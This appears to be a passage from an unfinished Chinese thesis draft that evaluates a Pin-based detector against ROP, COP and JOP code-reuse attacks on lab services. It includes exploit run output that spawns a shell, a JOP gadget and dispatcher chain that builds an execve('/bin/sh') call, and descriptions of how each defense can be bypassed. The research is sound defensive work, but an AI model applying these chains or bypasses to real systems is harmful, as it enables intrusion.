[+] Opening connection to 10.26.50.241 on port 1106: Done
[*] '/home/taqini/Desktop/XOP/poc/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] printf@libc: 0x64e80
[*] execve@libc: 0xe4e30
[*] binsh@libc: 0x1b3e9a
[*] printf= 0x7f8bf921be80
[*] pppr= 0x7f8bf92d5042
[*] mmmc= 0x7f8bf92f06be
[*] poprax= 0x7f8bf91fa9c8
[*] binsh= 0x7f8bf936ae9a
[*] syscall= 0x7f8bf92e76d7
[*] Switching to interactive mode
$ whoami
taqini
$
```

漏洞类型	返回地址检测	阈值检测	影子栈	指令平衡	GOT保护	服务端口
bof	x	√	√	x	x	1106

```
service start at port 1106
```

```
$ nc 10.26.50.241 1106
```

查看防御结果： result

```
================================================
   current time : 2019-5-8 19:58:28.346
 This application is instrumented by MyPinTool
================================================
[+] THR_DECT open
[+] STK_DECT open
================================================
```

成功绕过了影子栈防御。

开启 call-ret 指令平衡检测方案，再次使用 rop3 进行攻击。

漏洞类型	返回地址检测	阈值检测	影子栈	指令平衡	GOT保护	服务端口
bof	x	√	√	√	x	1114

```
service start at port 1114
```

```
$ nc 10.26.50.241 1114
```

查看防御结果： result

```
================================================
   current time : 2019-5-8 20:0:41.916
 This application is instrumented by MyPinTool
================================================
[+] THR_DECT open
[+] STK_DECT open
[+] CRB_DECT open
================================================
[CRB] balance break! Count of RET is 1 more than CALL !
[CRB] balance break! Count of RET is 1 more than CALL !
[CRB] balance break! Count of RET is 1 more than CALL !
[CRB] balance break! Count of RET is 1 more than CALL !
[attack] COP attack detected! gadget addr: 0x7fa17e3f16d9
[attack] ROP attack detected! gadget addr: 0x7fa17e3df03c
[attack] ROP attack detected! gadget addr: 0x7fa17e3049c8
[attack] ROP attack detected! gadget addr: 0x7fa17e3f16d9
[CRB] balance break! Count of RET is 3 more than CALL !
[CRB] balance break! Count of RET is 3 more than CALL !
[CRB] balance break! Count of RET is 3 more than CALL !
[attack] ROP attack detected! gadget addr: 0x7fa17e3f16d7
[CRB] balance break! Count of RET is 4 more than CALL !
```

攻击被 CR 平衡检测到，并报告了攻击类型。

Call-ret 平衡以赖于 ret 指令数量这一特征，攻击者使用以 call 为结尾的 gadget，手动的平衡 ret 与 call 的数量，可以绕过指令平衡检测方案，除了混合 ROP 与 COP 攻击以外，攻击者可以选择使用纯 JOP 攻击，避免对 ret 指令的使用，从而绕过指令平衡。

5.6.4 JOP 攻击防御与检测

首先开启阈值检测，对漏洞程序进行传统的 JOP 攻击

漏洞类型	返回地址检测	阈值检测	影子栈	指令平衡	GOT保护	服务端口
bof	x	√	x	√	x	1110

```
service start at port 1110
```

```
$ nc 10.26.50.241 1110
```

查看防御结果： result

```
================================================
   current time : 2019-5-8 20:10:8.907
 This application is instrumented by MyPinTool
================================================
[+] THR_DECT open
[+] CRB_DECT open
================================================
```

正常代码中也存在诸多跳转指令，因此阈值检测方案无法检测以 jmp 为结尾的 gadget，若检测，则会带来极高的误报。

```
taqini@q:~/Desktop/XOP/poc/bof$ ./jop.py 10.26.50.241 1110
[+] Opening connection to 10.26.50.241 on port 1110: Done
[*] printf= 0x7f3327e52e80
[*] Switching to interactive mode
$ whoami
taqini
$
```

攻击成功，绕过了指令检测。

[图再说，]

gadget1:

```
xor rdx,rdx
xor rsi,rsi
jmp dispatcher
```

gadget2:

```
mov rbx, '/bin/sh'
push rbx
push rsp
```

```
    pop rdi
    jmp dispatcher

gadget3:
    mov rax, 0x3b
    jmp dispatcher

gadget4:
    syscall

dispatcher:
    inc rcx
    cmp rcx, 1
    je g1
    cmp rcx, 2
    je g2
    cmp rcx, 3
    je g3
    jmp g4

init:
    xor rcx, rcx
    jmp dispatcher
```

利用缓冲区溢出，将控制流劫持至调度器，这一步可以被影子栈检测到，开启影子栈：

漏洞类型	返回地址检测	阈值检测	影子栈	指令平衡	GOT保护	服务端口
bof	x	√	√	√	x	1114

```
service start at port 1114
```

```
$ nc 10.26.50.241 1114
```

查看防御结果： result

```
================================================
   current time : 2019-5-8 20:8:1.111
 This application is instrumented by MyPinTool
================================================
[+] THR_DECT open
[+] STK_DECT open
[+] CRB_DECT open
================================================
[attack] ROP attack detected! gadget addr: 0x400627
[attack] JOP attack detected! gadget addr: 0x400610
[attack] JOP attack detected! gadget addr: 0x4005f0
[attack] JOP attack detected! gadget addr: 0x400610
[attack] JOP attack detected! gadget addr: 0x4005f8
[attack] JOP attack detected! gadget addr: 0x400610
[attack] JOP attack detected! gadget addr: 0x400607
[attack] JOP attack detected! gadget addr: 0x400610
[attack] JOP attack detected! gadget addr: 0x40060e
```

检测到了 JOP 攻击。

不利用栈溢出，进行攻击，让整个攻击流程与栈无关，攻击带有格式化字符串漏洞的程序。

漏洞类型	返回地址检测	阈值检测	影子栈	指令平衡	GOT保护	服务端口
fsb	x	√	√	√	x	2114

```
service start at port 2114
```

```
$ nc 10.26.50.241 2114
```

查看防御结果： result

```
================================================
   current time : 2019-5-8 20:23:33.215
 This application is instrumented by MyPinTool
================================================
[+] THR_DECT open
[+] STK_DECT open
[+] CRB_DECT open
================================================
```

攻击程序利用格式化字符串漏洞，修改了 GOT，当程序执行到被修改 GOT 的函数时，控制流被劫持至 JOP 调度器中，影子栈检测失效。

```
taqini@q:~/Desktop/XOP/poc/fsb$ ./jop.py 10.26.50.241 2114
[+] Opening connection to 10.26.50.241 on port 2114: Done
[*] system = 0x7ff61b17a440
[*] Switching to interactive mode
$ whoami
taqini
$
```

开启 GOT 表检测。

漏洞类型	返回地址检测	阈值检测	影子栈	指令平衡	GOT保护	服务端口
fsb	x	√	√	√	√	2130

```
service start at port 2130
```

```
$ nc 10.26.50.241 2130
```

查看防御结果： result

```
================================================
   current time : 2019-5-8 20:43:7.865
 This application is instrumented by MyPinTool
================================================
[+] THR_DECT open
[+] STK_DECT open
[+] CRB_DECT open
[+] GOT_DECT open
================================================
[attack] GOT overwrite dect!!!
[attack] JOP attack detected! gadget addr: 0x400657
[attack] JOP attack detected! gadget addr: 0x400640
[attack] JOP attack detected! gadget addr: 0x400620
[attack] JOP attack detected! gadget addr: 0x400640
[attack] JOP attack detected! gadget addr: 0x400628
[attack] JOP attack detected! gadget addr: 0x400640
[attack] JOP attack detected! gadget addr: 0x400637
[attack] JOP attack detected! gadget addr: 0x400640
[attack] JOP attack detected! gadget addr: 0x40063e
```

GOT 表的非法修改被检测到。

```
taqini@q:~/Desktop/XOP/poc/fsb$ ./jop.py 10.26.50.241 2130
[+] Opening connection to 10.26.50.241 on port 2130: Done
[*] system = 0x7f26e1cf0440
[*] Switching to interactive mode
$ whoami
taqini
$
```

结果（表格）

5.7 本章小结

第六章　总结和展望

6.1 总结

6.2 展望

参考文献

[1] https://www.cvedetails.com/vulnerabilities-by-types.php

[2] Data execution prevention. http://support.microsoft.com/kb/875352/EN-US
[3] Wojtczuk, R.: The advanced return-into-lib(c) exploits: PaX case study. Phrack Mag. 0x0b(0x3a), Phile# 0x04 of 0x0e (2001)
[4] Shacham, H.: The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In: Proceedings of the 14th ACM Conference on Computer and Communications Security, pp. 552-561. ACM (2007)
[5] Kornau, T.: Return oriented programming for the ARM architecture. Ph.D. thesis, Masters thesis, Ruhr-Universität Bochum (2010)
[6] Buchanan, E., Roemer, R., Shacham, H., Savage, S.: When good instructions go bad: generalizing return-oriented programming to risc. In: Proceedings of the 15th ACM Conference on Computer and Communications Security, pp. 27-38. ACM (2008)
[7] Checkoway, S., Feldman, A.J., Kantor, B., Halderman, J.A., Felten, E.W., Shacham, H.: Can DREs provide long-lasting security? The case of return-oriented programming and the AVC advantage. In: EVT/WOTE 2009 (2009)
[8] Francillon, A., Castelluccia, C.: Code injection attacks on Harvard-architecture devices. In: Proceedings of the 15th ACM Conference on Computer and Communications Security, pp. 15-26. ACM (2008)
[9] Tran, M., Etheridge, M., Bletsch, T., Jiang, X., Freeh, V., Ning, P.: On the expressiveness of return-into-libc attacks. In: Sommer, R., Balzarotti, D., Maier, G. (eds.) RAID 2011. LNCS, vol. 6961, pp. 121-141. Springer, Heidelberg (2011). doi:10.1007/978-3-642-23644-0 7
[10] Dullien, T., Kornau, T., Weinmann, R.P.: A framework for automated architecture-independent gadget search. In: WOOT (2010)
[11] Hund, R., Holz, T., Freiling, F.C.: Return-oriented rootkits: bypassing kernel code integrity protection mechanisms. In: USENIX Security Symposium, pp. 383-398 (2009)
[12] Roemer, R.G.: Finding the bad in good code: automated return-oriented programming exploit discovery (2009)
[13] Schwartz, E.J., Avgerinos, T., Brumley, D.: Q: Exploit hardening made easy. In: USENIX Security Symposium, pp. 25-41 (2011)
[14] Carlini, N., Wagner, D.: ROP is still dangerous: breaking modern defenses. In: 23rd USENIX Security Symposium (USENIX Security 2014), pp. 385-399 (2014)
[15] Bletsch, T., Jiang, X., Freeh, V.W., Liang, Z.: Jump-oriented programming: a new class of code-reuse attack. In: Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security, pp. 30-40. ACM (2011)
[16] Kevin Z. Snow, Fabian Monrose, Lucas Davi, Alexandra Dmitrienko, Christopher Liebchen, and A.R. Sadeghi, Just-In-Time Code Reuse: On the

Effectiveness of Fine-Grained Address Space Layout Randomization - IEEE Symposium on Security and Privacy, 574-588 (2013)
[17] A Bittau, A Belay, A Mashtizadeh, D Mazières, D Boneh - IEEE Symposium on Security and Privacy, 227-242 (2014)
[18] PaX Team. http://pax.grsecurity.net/.
[19] Pappas V , Polychronakis M , Keromytis A D . Transparent ROP exploit mitigation using indirect branch tracing, in 22nd USENIX conference on Security, pages 447-463. (2013)
[20] M. Backes and S. Nurnberger. Oxymoron: Making fine-grained memory randomization practical by allowing code sharing. In Proceedings of the 23rd USENIX Security Symposium. (2014)
[21] Si, Lu , et al. "ROP-Hunt: Detecting Return-Oriented Programming Attacks in Applications." International Conference on Security, Privacy and Anonymity in Computation, Communication and Storage Springer, Cham. (2016)
[22] Pappas, V., Polychronakis, M., Keromytis, A.D.: Transparent ROP exploit mitigation using indirect branch tracing. In: Presented as Part of the 22nd USENIX Security Symposium (USENIX Security 2013), pp. 447-462 (2013)
[23] Davi, L., Sadeghi, A.R., Winandy, M.: Ropdefender: adetection tool to defend against return-oriented programming attacks. In: Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security, pp. 40-51. ACM (2011)
[24] Chen, P., Xiao, H., Shen, X., Yin, X., Mao, B., Xie, L.: DROP: detecting returnoriented programming malicious code. In: Prakash, A., Sen Gupta, I. (eds.) ICISS 2009. LNCS, vol. 5905, pp. 163-177. Springer, Heidelberg (2009). doi:10.1007/978-3-642-10772-6 13
[25] Bletsch, T., Jiang, X., Freeh, V.: Mitigating code-reuse attacks with control-flow locking. In: Proceedings of the 27th Annual Computer Security Applications Conference, pp. 353-362. ACM (2011)
[26] Onarlioglu, K., Bilge, L., Lanzi, A., Balzarotti, D., Kirda, E.: G-free: defeating return-oriented programming through gadget-less binaries. In: Proceedings of the 26th Annual Computer Security Applications Conference, pp. 49-58. ACM (2010)
[27] Aurélien Francillon, Daniele Perito, and Claude Castelluccia. Defending embedded systems against control flow attacks. In Proceedings of the 1st Workshop on Secure Execution of Untrusted Code (SecuCode’ 09), pages 19–26. ACM, 2009.